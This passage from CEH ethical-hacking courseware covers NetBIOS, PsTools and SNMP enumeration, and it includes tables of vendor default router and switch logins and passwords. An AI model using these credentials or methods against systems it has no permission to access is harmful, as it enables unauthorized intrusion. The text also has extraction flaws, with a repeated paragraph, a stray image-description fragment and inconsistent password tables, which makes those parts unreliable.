Hyena is **GUI product** for managing and securing any Windows operating system such as Windows NT, Windows 2000, Windows XP/Vista, Windows 7, or Windows Server 2003/2008 installation. It uses an **Explorer-style** interface for all operations and to manage users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers and print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing. It shows shares and **user logon names** for Windows servers and domain controllers.

It displays a graphical representation of the web client network, Microsoft terminal services, and Windows network.



**FIGURE 4.4: Hyena Screenshot**

# NetBIOS Enumeration Tool: Winfingerprint

- Winfingerprint is a Win32 MFC VC++ .NET based security tool that is able to determine OS, enumerate users, groups, shares, SIDs, transports, sessions, services, service pack and hotfix level, date and time, disks, and open tcp and udp ports

<http://www.winfingerprint.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NetBIOS Enumeration Tool: WinFingerprint



Source: <http://www.winfingerprint.com>

WinFingerprint is an administrative network resource scanner that allows you to **scan machines** on your LAN and returns various details about each host. This includes NetBIOS shares, disk information, services, users, groups, and more. **WinFingerprint** is an administrative network resource scanner that allows you to scan machines on your LAN and returns various details about each host. This includes NetBIOS shares, disk information, services, users, groups, and more. You can choose to perform a passive scan or interactively explore network shares, map network drives, browse **HTTP/FTP sites** and more. Scans can be run on a single host or the entire network neighborhood.





FIGURE 4.5: Winfingerprint Screenshots



## NetBIOS Enumeration Tool: NetBIOS Enumerator

Source: <http://nbtenum.sourceforge.net>

This application is recommended when you want to determine how to use remote network support and how to deal with some other interesting web techniques, such as **SMB**.




FIGURE 4.6: Enumeration Screenshot

# Enumerating User Accounts

CEH  
Certified Ethical Hacker

 PsExec <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 PsList <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>
 PsFile <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 PsLoggedOn <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>
 PsGetSid <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 PsLogList <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>
 PsKill <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 PsPasswd <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>
 PsInfo <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>	 PsShutdown <a href="http://technet.microsoft.com">http://technet.microsoft.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Enumerating User Accounts



### PsExec

Source: <http://technet.microsoft.com>

PsExec is a command-line tool used for telnet-replacement that lets you execute processes on other systems and console applications, without having to manually install client software. When you use a specific user account, **PsExec** passes credentials in the clear to the remote workstation, thus exposing the credentials to anyone who happens to be listening in.



### PsFile

Source: <http://technet.microsoft.com>

**PsFile** is a command-line utility that shows a list of files on a system that is opened remotely, and it also allows you to close opened files either by name or by a file identifier. The default behavior of PsFile is to list the files on the local system that are open by remote systems. Typing a command followed by " - " displays information on the **syntax** for the command.



## PsGetSid

Source: <http://technet.microsoft.com>

**PsGetsid** allows you to translate SIDs to their display name and vice versa. It works on built-in accounts, domain accounts, and local accounts. It also allows you to see the **SIDs** of user accounts and translates a SID into the name that represents it and works across the network so that you can query SIDs remotely.



## PsKill

Source: <http://technet.microsoft.com>

PsKill is a kill utility that can kill processes on **remote systems** and terminate processes on the local computer. You don't need to install any client software on the target computer to use PsKill to terminate a remote process.



## PsInfo

Source: <http://technet.microsoft.com>

PsInfo is a command-line tool that gathers key information about the local or remote Windows **NT/2000** system, including the type of installation, kernel build, registered organization and owner, number of processors and their type, amount of physical memory, the install date of the system and, if it is a trial version, the expiration date.



## PsList

Source: <http://technet.microsoft.com>

PsList is a command-line tool that administrators use to view information about process CPU and memory information or thread statistics. The tools in the Resource kits, **pstat** and **pmon**, show you different types of data but display only the information regarding the processes on the system on which you run the tools.



## PsLoggedOn

Source: <http://technet.microsoft.com>

PsLoggedOn is an applet that displays local and remote logged users. If you specify a user name instead of a computer, the **PsLoggedOn** tool searches all the computers in the network neighborhood and tells you if the user is currently logged on. PsLoggedOn's definition of a locally logged on user is one that has their profile loaded into the Registry, so PsLoggedOn determines who is logged on by scanning the keys under the HKEY\_USERS key.



## PsLogList

Source: <http://technet.microsoft.com>

The default behavior of PsLogList is to show the contents of the **System Event Log** on the local computer, with visually-friendly formatting of Event Log records. Command-line options let you

view logs on different computers, use a different account to view a log, or to have the output formatted in a string-search friendly way.



## PsPasswd

Source: <http://technet.microsoft.com>

sPasswd is a tool that enables the administrator to create batch files that run PsPasswd on the network of computers to change the administrator password as a part of standard security practice.



## PsShutdown

Source: <http://technet.microsoft.com>

PsShutdown is a command-line tool that allows you to remotely shut down the PC in networks. It can log off the console user or lock the console (locking requires Windows 2000 or higher). It does not require any manual installation of client **software**.

## CEH

# Enumerate Systems Using Default Passwords

Devices like switches, hubs, routers, access points might still be enabled with a “default password”

Attackers gain unauthorized access to the organization computer network and information resources by using default and common passwords

Default Username/Pwd  
Ex: admin/synnet

Router

Enterprise Network

Vendor	Product	Default Username	Login	Password	Access Level
Zte	Net Router	7600	admin	zte123	Admin
3Com	GigaSwitch	7000-0000-0000-2100	root	3com123	Root
3Com	ComSwitch	7000-0000-0000-2500	root	3com123	Root
3Com	Hipswitch	10.1.0.1	admin	3com123	Root
3COM	LANsport	2500	debug	synnet	Root
3COM	LANsport	2500	tech	3com123	Root
3COM	LinkSwitch	2000/2700	tech	3com123	Root
3COM	NetBuilder		admin	3com123	Root
3COM	NetBuilder		admin	3com123	Root
3COM	Office Connect ISDN Routers		root	PASSWORD	Admin

[http://www.virus.org/default\\_passwd](http://www.virus.org/default_passwd)

Copyright © by EC-Council, All Rights Reserved. Reproduction is Strictly Prohibited.



## Enumerate Systems Using Default Passwords

Source: <http://www.defaultpassword.com>

Devices such as switches, hubs, routers, and access points usually come with “**default passwords**.” Not only network devices but also a few local and online applications have built-in default passwords. These passwords are provided by vendors or application programmers during development of the product. Most users use these applications or devices without changing the default passwords provided by the vendor or the programmer. If you do not change these default passwords, then you might be at **risk** because lists of default passwords for many products and applications are available online. Once such example is [http://www.virus.org/default\\_passwd](http://www.virus.org/default_passwd); it provides verified default login/password pairs for common networked devices. The logins and passwords contained in this database are either set by default when the hardware or software is first installed or are in some cases **hardcoded** into the hardware or software.


Search for:					
Search In:					
<input checked="" type="radio"/> Vendor <input type="radio"/> Product <input type="radio"/> Model					
2 3 A B C D E F G H  J K L M N O P Q R S T U V W X Z All					
Vendor	Product	Model/Revision	Login	Password	Access Level
2wire	WiFi Routers	(none)	Wireless	Admin	
3COM	CellPlex	7000	tech	tech	
3COM	CoreBuilder	7000/6000/3500/2500	debug	synnet	
3COM	CoreBuilder	7000/6000/3500/2500	tech	tech	
3COM	HiPerARC	v4.1.x	adm	(none)	
3COM	LANplex	2500	debug	synnet	
3COM	LANplex	2500	tech	tech	
3COM	LinkSwitch	2000/2700	tech	tech	
3COM	NetBuilder			ANYCOM	snmp-read
3COM	NetBuilder			ILMI	snmp-read
3COM	Office Connect ISDN Routers	5x0	n/a	PASSWORD	Admin

FIGURE 4.7: Enumeration Screenshot

**Attackers** take advantage of these default passwords and the online resources that provide default passwords for various products and application. Attackers gain **unauthorized** access to the organization computer network and information resources by using default and common passwords.



FIGURE 4.8: Enumeration Screenshot



## Module Flow

This section describes the **UNIX/Linux commands** that can be used for enumeration and Linux enumeration tools.

Enumeration Concepts	NTP Enumeration
NetBios Enumeration	SMTP Enumeration
SNMP Enumeration	DNS Enumeration
Unix/Linux Enumeration	Enumeration Countermeasures
LDAP Enumeration	Enumeration Pen Testing

## SNMP (Simple Network Management Protocol) Enumeration

**C|EH**  
Certified Ethical Hacker

- SNMP Enumeration**
  - SNMP enumeration is a process of **enumerating user accounts and devices** on a target system using SNMP
  - SNMP consists of a **manager** and an **agent**; agents are embedded on every network device, and the manager is installed on a separate computer
- Passwords**
  - SNMP holds **two passwords** to access and configure the SNMP agent from the management station
    - Read community string:** It is public by default, allows to view the device or system configuration
    - Read/write community string:** It is private by default, allows to edit or alter configuration on the device
- Attackers**
  - Attacker uses these **default community strings** to extract information about a device
  - Attackers enumerate SNMP to extract information about **network resources** such as hosts, routers, devices, shares, etc. and **network information** such as ARP tables, routing tables, traffic statistics, device specific information, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## SNMP (Simple Network Management Protocol) Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP, and is used to maintain and manage routers, hubs, and switches on an IP network. **SNMP agents** run on Windows and UNIX networks on networking devices.

SNMP enumeration is the process of enumerating the user's accounts and devices on a target computer using SNMP. Two types of software components are employed by SNMP for communicating. They are the SNMP agent and SNMP management station. The **SNMP agent** is located on the networking device whereas the SNMP management station is communicated with the agent.

Almost all the network infrastructure devices such as routers, switches, etc. contain an SNMP agent for managing the system or devices. The SNMP management station sends the requests to the agent; after receiving the request the agent sends back the replies. Both requests and replies are the configuration variables accessible by the agent software. Requests are also sent by SNMP management stations for setting values to some variables. Trap let the management station know if anything has happened at the agent's side such as a reboot or **interface failure** or any other abnormal event.


SNMP contains two passwords that you can use for configuring as well as for accessing the SNMP agent from the management station.

The two SNMP passwords are:

- **Read community** string:
  - Configuration of the device or system can be viewed with the help of this password
  - These strings are public
- Read/write community string:
  - Configuration on the device can be changed or edited using this password
  - These strings are private

When the community strings are left at the default setting, attackers take the opportunity and find the loopholes in it. Then, the attacker can use these default passwords for changing or viewing the configuration of the device or system. Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, shares, etc. and network information such as ARP tables, routing tables, device specific information, and traffic statistics.

Commonly used SNMP enumeration tools include **SNMPUtil** and IP Network Browser.



## Working of SNMP




FIGURE 4.9: SNMP Screenshot

## Management Information Base (MIB)

- Scalar objects that define a single object instance
- Tabular objects that define multiple related object instances that are grouped in MIB tables
'. 4. Fourth node: A checkmark icon, text: 'The OID includes the type of MIB object such as counter, string, or address, access level such as not-accessible, accessible-for-notify, read-only or read-write, size restrictions, and range information'. 5. Bottom node: A text icon, text: 'SNMP uses the MIB's hierarchical namespace containing object identifiers (OIDs) to translate the OID numbers into a human-readable display'."/>

MIB is a virtual database containing **formal description of all the network objects** that can be managed using SNMP.

The MIB database is hierarchical and each managed object in a MIB is addressed through **object identifiers (OIDs)**.

Two types of managed objects exist:

- Scalar objects that define a single object instance
- Tabular objects that define multiple related object instances that are grouped in MIB tables

The OID includes the type of MIB **object** such as counter, string, or address, access level such as not-accessible, accessible-for-notify, read-only or read-write, size restrictions, and range information.

SNMP uses the MIB's hierarchical namespace containing object identifiers (OIDs) to translate the **OID numbers** into a **human-readable display**.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Management Information Base (MIB)

MIB is a virtual database containing a formal description of all the network objects that can be managed using SNMP. MIB is the collection of hierarchically organized information. It provides a standard representation of the **SNMP** agent's information and storage. MIB elements are recognized using object identifiers. Object ID is the numeric name given to the object and begins with the root of the MIB tree. The object identifier can uniquely identify the object present in the MIB hierarchy.

MIB-managed objects include **scalar objects** that define a single object instance and tabular objects that define group of related object instances. The object identifiers include the object's type such as counter, string, or address, access level such as read or read/write, size restrictions, and range information. MIB is used as a codebook by the SNMP manager for converting the OID numbers into a human-readable display.

The contents of the MIB can be accessed and viewed using a web browser either by entering the IP address and Lseries.mib or by entering DNS library name and Lseries.mib. For example, <http://IP.Address/Lseries.mib> or [http://library\\_name/Lseries.mib](http://library_name/Lseries.mib).

Microsoft provides the list of MIBs that are installed with the SNMP Service in the Windows resource kit. The major ones are:

- ⌚ DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
- ⌚ HOSTMIB.MIB: Monitors and manages host resources
- ⌚ LNMIB2.MIB: Contains object types for workstation and server services
- ⌚ WINS.MIB: For Windows Internet Name Service

The screenshot shows the ManageEngine OpUtils interface. At the top, there's a navigation bar with tabs like Home, Productivity, IP Address Manager, Device Management, MAC 2910, Tools, Scripts, Address, Support, and Help. A yellow banner below the navigation bar reads: "OpUtils with its integrated set of tools helps network engineers to monitor, diagnose, and troubleshoot their IT resources". On the left, there's a sidebar with icons for IP Address, Network Monitoring, Address Planning, Script Tools, Cisco Tools, Custom Tools, and Help. The main content area displays a table titled "IP Address List" with columns: IP Address, Host Name, Resp Time, and Status Type. The table lists several entries, such as 192.168.1.1 (Host Name: 192.168.1.1, Resp Time: 4020 ms, Status Type: Normal), 192.168.1.2 (Host Name: 192.168.1.2, Resp Time: 8751 ms, Status Type: Normal), and 192.168.1.3 (Host Name: 192.168.1.3, Resp Time: 4217 ms, Status Type: Normal). A legend on the right side defines colors for status types: red for Alert, yellow for Warning, green for Normal, blue for Unknown, and grey for Offline. At the bottom of the interface, there's a copyright notice: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited." and the URL "http://www.manageengine.com".



## SNMP Enumeration Tool: OpUtils

Source: <http://www.manageengine.com>

OpUtils is a collection of tools using which network engineers can monitor, diagnose, and troubleshoot their **IT resources**. You can monitor the availability and other activities of critical devices, detect unauthorized network access, and manage IP addresses. It allows you to create a custom SNMP tools through which you can **monitor MIB nodes**.

